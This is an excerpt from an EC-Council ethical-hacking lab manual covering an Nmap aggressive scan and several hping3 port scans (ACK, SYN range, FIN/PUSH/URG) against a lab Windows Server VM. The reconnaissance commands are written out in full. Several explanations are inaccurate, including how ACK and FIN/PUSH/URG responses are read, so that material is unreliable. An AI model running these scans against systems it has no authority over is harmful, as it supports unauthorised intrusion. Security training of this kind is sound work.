
    Note: **-A**: enables aggressive scan. The aggressive scan option supports OS detection (-O), version scanning (-sV), script scanning (-sC), and traceroute (--traceroute). You should not use -A against target networks without permission.

44. Nmap scans the entire network and displays information for all the hosts that were scanned, along with the open ports and services, device type, details of OS, etc. as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



45. Choose an IP address **10.10.1.22** from the list of hosts in the left-pane and click the **Host Details** tab. This tab displays information such as **Host Status**, **Addresses**, **Operating System**, **Ports used**, **OS Classes**, etc. associated with the selected host.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

46. This concludes the demonstration of discovering target open ports, services, services versions, device type, OS details, etc. of the active hosts in the target network using various scanning techniques of Nmap.
47. Close all open windows and document all the acquired information.
48. Turn off the **Windows 11** and **Ubuntu** virtual machines.

Task 5: Explore Various Network Scanning Techniques using Hping3

Hping2/Hping3 is a command-line-oriented network scanning and packet crafting tool for the TCP/IP protocol that sends ICMP echo requests and supports TCP, UDP, ICMP, and raw-IP protocols. Using Hping, you can study the behavior of an idle host and gain information about the target such as the services that the host offers, the ports supporting the services, and the OS of the target.

Here, we will use Hping3 to discover open ports and services running on the live hosts in the target network.

Note: Ensure that the **Windows Server 2022** virtual machine is running.

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Click the **MATE Terminal** icon at the top of the **Desktop** to open a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
6. Now, type **cd** and press **Enter** to jump to the root directory.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. A **Parrot Terminal** window appears. In the terminal window, type **hping3 -A [Target IP Address] -p 80 -c 5** (here, the target machine is **Windows Server 2022** [**10.10.1.22**]) and press **Enter**.

   Note: In this command, **-A** specifies setting the ACK flag, **-p** specifies the port to be scanned (here, **80**), and **-c** specifies the packet count (here, **5**).

8. In a result, the number of packets sent and received is equal, indicating that the respective port is open, as shown in the screenshot.

   Note: The ACK scan sends an ACK probe packet to the target host; no response means that the port is filtered. If an RST response returns, this means that the port is closed.




9. In the terminal window, type **hping3 -8 0-100 -S [Target IP Address] -V** (here, the target machine is **Windows Server 2022** [**10.10.1.22**]) and press **Enter**.

   Note: In this command, **-8** specifies a scan mode, **-p** specifies the range of ports to be scanned (here, **0-100**), and **-V** specifies the verbose mode.

10. The result appears, displaying the open ports along with the name of service running on each open port, as shown in the screenshot.

    Note: The SYN scan principally deals with three of the flags: SYN, ACK, and RST. You can use these three flags for gathering illegal information from servers during the enumeration process.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




11. In the terminal window, type **hping3 -F -P -U [Target IP Address] -p 80 -c 5** (here, the target machine is **Windows Server 2022** [**10.10.1.22**]) and press **Enter**.

    Note: In this command, **-F** specifies setting the FIN flag, **-P** specifies setting the PUSH flag, **-U** specifies setting the URG flag, **-c** specifies the packet count (here, **5**), and **-p** specifies the port to be scanned (here, **80**).

12. The results demonstrate that the number of packets sent and received is equal, thereby indicating that the respective port is open, as shown in the screenshot.

    Note: FIN, PUSH, and URG scan the port on the target IP address. If a port is open on the target, you will receive a response. If the port is closed, Hping will return an RST response.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

13. In the terminal window, type **hping3 --scan 0-100 -S [Target IP Address]** (here, the target machine is **Windows Server 2022** [**10.10.1.22**]) and press **Enter**.

    Note: In this command, **--scan** specifies the port range to scan, **0-100** specifies the range of ports to be scanned, and **-S** specifies setting the SYN flag.

14. The result appears displaying the open ports and names of the services running on the target IP address, as shown in the screenshot.

